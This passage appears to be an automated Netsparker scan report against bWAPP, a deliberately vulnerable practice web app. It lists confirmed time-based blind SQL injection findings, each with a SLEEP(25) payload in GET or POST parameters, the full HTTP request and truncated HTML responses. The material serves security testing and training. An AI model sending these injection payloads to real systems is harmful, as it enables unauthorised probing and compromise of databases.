<td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
<td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>SQL Injection (Login Form/User)</h1>

<p>Enter your credentials.</p>

<form action="/bWAPP/sqli_16.php" method="POST">

<p><label for="login">Login:<
…
```

1.8. /bWAPP/sqli_2.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_2.php?action=go&movie=(SELECT+1+FROM+(SELECT+SLEEP(25))A)

Parameters

Parameter	Type	Value
action	GET	go
movie	**GET**	**(SELECT 1 FROM (SELECT SLEEP(25))A)**

Request

```
GET /bWAPP/sqli_2.php?action=go&movie=(SELECT+1+FROM+(SELECT+SLEEP(25))A) HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_2.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:11:52 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
<script src="js/html5.js"></script>

<title>bWAPP - SQL Injection</title>

</head>

<body>

<header>

<h1>bWAPP</h1>

<h2>an extremely buggy web app !</h2>

</header>

<div id="menu">

<table>

<tr>

<td><a href="portal.php">Bugs</a></td>
<td><a href="password_change.php">Change Password</a></td>
<td><a href="user_extra.php">Create User</a></td>
<td><a href="security_level_set.php">Set Security Level</a></td>
<td><a href="reset.php" onclick="return confirm('All settings will be cleared. Are you sure?');">Reset</a></td>
<td><a href="credits.php">Credits</a></td>
<td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
<td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>SQL Injection (GET/Select)</h1>

<form action="/bWAPP/sqli_2.php" method="GET">

<p>Select a movie:

<select
…
```

1.9. /bWAPP/sqli_3.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_3.php

Parameters

Parameter	Type	Value
login	POST	3
password	**POST**	**' (SELECT 1 FROM (SELECT SLEEP(25))A) '**
form	POST	submit

Request

```
POST /bWAPP/sqli_3.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_3.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 76
Content-Type: application/x-www-form-urlencoded

login=3&password=%27%2b(SELECT+1+FROM+(SELECT+SLEEP(25))A)%2b%27&form=submit
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:22:29 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
<script src="js/html5.js"></script>

<title>bWAPP - SQL Injection</title>

</head>

<body>

<header>

<h1>bWAPP</h1>

<h2>an extremely buggy web app !</h2>

</header>

<div id="menu">

<table>

<tr>

<td><a href="portal.php">Bugs</a></td>
<td><a href="password_change.php">Change Password</a></td>
<td><a href="user_extra.php">Create User</a></td>
<td><a href="security_level_set.php">Set Security Level</a></td>
<td><a href="reset.php" onclick="return confirm('All settings will be cleared. Are you sure?');">Reset</a></td>
<td><a href="credits.php">Credits</a></td>
<td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
<td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>SQL Injection (Login Form/Hero)</h1>

<p>Enter your 'superhero' credentials.</p>

<form action="/bWAPP/sqli_3.php" method="POST">

<p><label for="log
…
```

1.10. /bWAPP/sqli_5.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_5.php?action=go&title=%27%2b(SELECT+1+FROM+(SELECT+SLEEP(25))A)%2b%27

Parameters

Parameter	Type	Value
action	GET	go
title	**GET**	**' (SELECT 1 FROM (SELECT SLEEP(25))A) '**

Request

```
GET /bWAPP/sqli_5.php?action=go&title=%27%2b(SELECT+1+FROM+(SELECT+SLEEP(25))A)%2b%27 HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_5.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:49:32 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
<script src="js/html5.js"></script>

<title>bWAPP - SQL Injection</title>

</head>

<body>

<header>

<h1>bWAPP</h1>

<h2>an extremely buggy web app !</h2>

</header>

<div id="menu">

<table>

<tr>

<td><a href="portal.php">Bugs</a></td>
<td><a href="password_change.php">Change Password</a></td>
<td><a href="user_extra.php">Create User</a></td>
<td><a href="security_level_set.php">Set Security Level</a></td>
<td><a href="reset.php" onclick="return confirm('All settings will be cleared. Are you sure?');">Reset</a></td>
<td><a href="credits.php">Credits</a></td>
<td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
<td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>SQL Injection - Blind (WS/SOAP)</h1>

<form action="/bWAPP/sqli_5.php" method="GET">

<p>Sel
…
```

1.11. /bWAPP/sqli_15.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_15.php?title=%27%2b(SELECT+1+FROM+(SELECT+SLEEP(25))A)%2b%27&action...

Parameters

Parameter	Type	Value
title	**GET**	**' (SELECT 1 FROM (SELECT SLEEP(25))A) '**
action	GET	search

Request

```
GET /bWAPP/sqli_15.php?title=%27%2b(SELECT+1+FROM+(SELECT+SLEEP(25))A)%2b%27&action=search HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_15.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:40:30 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
<script src="js/html5.js"></script>

<title>bWAPP - SQL Injection</title>

</head>

<body>

<header>

<h1>bWAPP</h1>

<h2>an extremely buggy web app !</h2>

</header>

<div id="menu">

<table>

<tr>

<td><a href="portal.php">Bugs</a></td>
<td><a href="password_change.php">Change Password</a></td>
<td><a href="user_extra.php">Create User</a></td>
<td><a href="security_level_set.php">Set Security Level</a></td>
<td><a href="reset.php" onclick="return confirm('All settings will be cleared. Are you sure?');">Reset</a></td>
<td><a href="credits.php">Credits</a></td>
<td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
<td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>SQL Injection - Blind - Time-Based</h1>

<form action="/bWAPP/sqli_15.php" method="GET">

<p>

<label for="title">Search for a movie:</label>

…
```

1.12. /bWAPP/sqli_4.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_4.php?title=%27%2b(SELECT+1+FROM+(SELECT+SLEEP(25))A)%2b%27&action=...

Parameters

Parameter	**Type**	**Value**
title	**GET**	**' (SELECT 1 FROM (SELECT SLEEP(25))A) '**
action	GET	search

Request

```
GET /bWAPP/sqli_4.php?title=%27%2b(SELECT+1+FROM+(SELECT+SLEEP(25))A)%2b%27&action=search HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_4.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:37:30 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
<script src="js/html5.js"></script>

<title>bWAPP - SQL Injection</title>

</head>

<body>

<header>

<h1>bWAPP</h1>

<h2>an extremely buggy web app !</h2>

</header>

<div id="menu">

<table>

<tr>

<td><a href="portal.php">Bugs</a></td>
<td><a href="password_change.php">Change Password</a></td>
<td><a href="user_extra.php">Create User</a></td>
<td><a href="security_level_set.php">Set Security Level</a></td>
<td><a href="reset.php" onclick="return confirm('All settings will be cleared. Are you sure?');">Reset</a></td>
<td><a href="credits.php">Credits</a></td>
<td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
<td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>SQL Injection - Blind - Boolean-Based</h1>

<form action="/bWAPP/sqli_4.php" method="GET">

<p>

<label for="title">Search for a movie:</label>

…
```

1.13. /bWAPP/sqli_3.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_3.php

Parameters

Parameter	Type	Value
login	**POST**	**' (SELECT 1 FROM (SELECT SLEEP(25))A) '**
password	POST	3
form	POST	submit

Request

```
POST /bWAPP/sqli_3.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_3.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 76
Content-Type: application/x-www-form-urlencoded

login=%27%2b(SELECT+1+FROM+(SELECT+SLEEP(25))A)%2b%27&password=3&form=submit
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:19:37 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
<script src="js/html5.js"></script>

<title>bWAPP - SQL Injection</title>

</head>

<body>

<header>

<h1>bWAPP</h1>

<h2>an extremely buggy web app !</h2>

</header>

<div id="menu">

<table>

<tr>

<td><a href="portal.php">Bugs</a></td>
<td><a href="password_change.php">Change Password</a></td>
<td><a href="user_extra.php">Create User</a></td>
<td><a href="security_level_set.php">Set Security Level</a></td>
<td><a href="reset.php" onclick="return confirm('All settings will be cleared. Are you sure?');">Reset</a></td>
<td><a href="credits.php">Credits</a></td>
<td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
<td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>SQL Injection (Login Form/Hero)</h1>

<p>Enter your 'superhero' credentials.</p>

<form action="/bWAPP/sqli_3.php" method="POST">

<p><label for="log
…
```

1.14. /bWAPP/sqli_13.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_13.php

Parameters

Parameter	Type	Value
action	POST	go
movie	**POST**	**(SELECT 1 FROM (SELECT SLEEP(25))A)**

Request

```
POST /bWAPP/sqli_13.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_13.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 51
Content-Type: application/x-www-form-urlencoded

action=go&movie=(SELECT+1+FROM+(SELECT+SLEEP(25))A)
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:16:29 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
<script src="js/html5.js"></script>

<title>bWAPP - SQL Injection</title>

</head>

<body>

<header>

<h1>bWAPP</h1>

<h2>an extremely buggy web app !</h2>

</header>

<div id="menu">

<table>

<tr>

<td><a href="portal.php">Bugs</a></td>
<td><a href="password_change.php">Change Password</a></td>
<td><a href="user_extra.php">Create User</a></td>
<td><a href="security_level_set.php">Set Security Level</a></td>
<td><a href="reset.php" onclick="return confirm('All settings will be cleared. Are you sure?');">Reset</a></td>
<td><a href="credits.php">Credits</a></td>
<td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
<td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>SQL Injection (POST/Select)</h1>

<form action="/bWAPP/sqli_13.php" method="POST">

<p>Select a movie:

<sele
…
```

1.15. /bWAPP/xss_login.php CONFIRMED

http://itsecgames.com/bWAPP/xss_login.php

Parameters

Parameter	Type	Value
login	**POST**	**' (SELECT 1 FROM (SELECT SLEEP(25))A) '**
password	POST	3
form	POST	submit

Request

```
POST /bWAPP/xss_login.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/xss_login.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 76
Content-Type: application/x-www-form-urlencoded

login=%27%2b(SELECT+1+FROM+(SELECT+SLEEP(25))A)%2b%27&password=3&form=submit
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:55:49 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
<script src="js/html5.js"></script>

<title>bWAPP - XSS</title>

</head>

<body>

<header>

<h1>bWAPP</h1>

<h2>an extremely buggy web app !</h2>

</header>

<div id="menu">

<table>

<tr>

<td><a href="portal.php">Bugs</a></td>
<td><a href="password_change.php">Change Password</a></td>
<td><a href="user_extra.php">Create User</a></td>
<td><a href="security_level_set.php">Set Security Level</a></td>
<td><a href="reset.php" onclick="return confirm('All settings will be cleared. Are you sure?');">Reset</a></td>
<td><a href="credits.php">Credits</a></td>
<td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
<td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>XSS - Reflected (Login Form)</h1>

<p>Enter your 'superhero' credentials.</p>

<form action="/bWAPP/xss_login.php" method="POST">

<p><label for="login">Login:
…
```

1.16. /bWAPP/xss_login.php CONFIRMED

http://itsecgames.com/bWAPP/xss_login.php

Parameters

Parameter	Type	Value
login	POST	3
password	**POST**	**' (SELECT 1 FROM (SELECT SLEEP(25))A) '**
form	POST	submit

Request

```
POST /bWAPP/xss_login.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/xss_login.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
Content-Length: 76
Content-Type: application/x-www-form-urlencoded

login=3&password=%27%2b(SELECT+1+FROM+(SELECT+SLEEP(25))A)%2b%27&form=submit
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:58:42 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
<script src="js/html5.js"></script>

<title>bWAPP - XSS</title>

</head>

<body>

<header>

<h1>bWAPP</h1>

<h2>an extremely buggy web app !</h2>

</header>

<div id="menu">

<table>

<tr>

<td><a href="portal.php">Bugs</a></td>
<td><a href="password_change.php">Change Password</a></td>
<td><a href="user_extra.php">Create User</a></td>
<td><a href="security_level_set.php">Set Security Level</a></td>
<td><a href="reset.php" onclick="return confirm('All settings will be cleared. Are you sure?');">Reset</a></td>
<td><a href="credits.php">Credits</a></td>
<td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
<td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>XSS - Reflected (Login Form)</h1>

<p>Enter your 'superhero' credentials.</p>

<form action="/bWAPP/xss_login.php" method="POST">

<p><label for="login">Login:
…
```

1.17. /bWAPP/sqli_1.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_1.php?title=-1%27+or+1%3d(SELECT+1+FROM+(SELECT+SLEEP(25))A)%2b%27&...

Parameters

Parameter	Type	Value
title	**GET**	**-1' or 1=(SELECT 1 FROM (SELECT SLEEP(25))A) '**
action	GET	search

Request

```
GET /bWAPP/sqli_1.php?title=-1%27+or+1%3d(SELECT+1+FROM+(SELECT+SLEEP(25))A)%2b%27&action=search HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_1.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
Cookie: PHPSESSID=0f025854e260210551fcb751d5b81388; security_level=0; movie_genre=action
Accept-Encoding: gzip, deflate
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Date: Tue, 04 Nov 2014 14:10:17 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g
X-Powered-By: PHP/5.2.4-2ubuntu5
Content-Type: text/html
Expires: Thu, 19 Nov 1981 08:52:00 GMT

<!DOCTYPE html>
<html>

<head>

<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">

<!--<link rel="stylesheet" type="text/css" href="https://fonts.googleapis.com/css?family=Architects+Daughter">-->
<link rel="stylesheet" type="text/css" href="stylesheets/stylesheet.css" media="screen" />
<link rel="shortcut icon" href="images/favicon.ico" type="image/x-icon" />

<!--<script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>-->
<script src="js/html5.js"></script>

<title>bWAPP - SQL Injection</title>

</head>

<body>

<header>

<h1>bWAPP</h1>

<h2>an extremely buggy web app !</h2>

</header>

<div id="menu">

<table>

<tr>

<td><a href="portal.php">Bugs</a></td>
<td><a href="password_change.php">Change Password</a></td>
<td><a href="user_extra.php">Create User</a></td>
<td><a href="security_level_set.php">Set Security Level</a></td>
<td><a href="reset.php" onclick="return confirm('All settings will be cleared. Are you sure?');">Reset</a></td>
<td><a href="credits.php">Credits</a></td>
<td><a href="http://itsecgames.blogspot.com" target="_blank">Blog</a></td>
<td><a href="logout.php" onclick="return confirm('Are you sure you want to leave?');">Logout</a></td>
<td><font color="red">Welcome Bee</font></td>

</tr>

</table>

</div>

<div id="main">

<h1>SQL Injection (GET/Search)</h1>

<form action="/bWAPP/sqli_1.php" method="GET">

<p>

<label for="title">Search for a movie:</label>
<inp
…
```

1.18. /bWAPP/sqli_7.php CONFIRMED

http://itsecgames.com/bWAPP/sqli_7.php

Parameters

Parameter	Type	Value
blog	POST	add
entry	**POST**	**' (SELECT 1 FROM (SELECT SLEEP(25))A) '**

Request

```
POST /bWAPP/sqli_7.php HTTP/1.1
Cache-Control: no-cache
Referer: http://itsecgames.com/bWAPP/sqli_7.php
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.170 Safari/537.36
Accept-Language: en-us,en;q=0.5
X-Scanner: Netsparker
Host: itsecgames.com
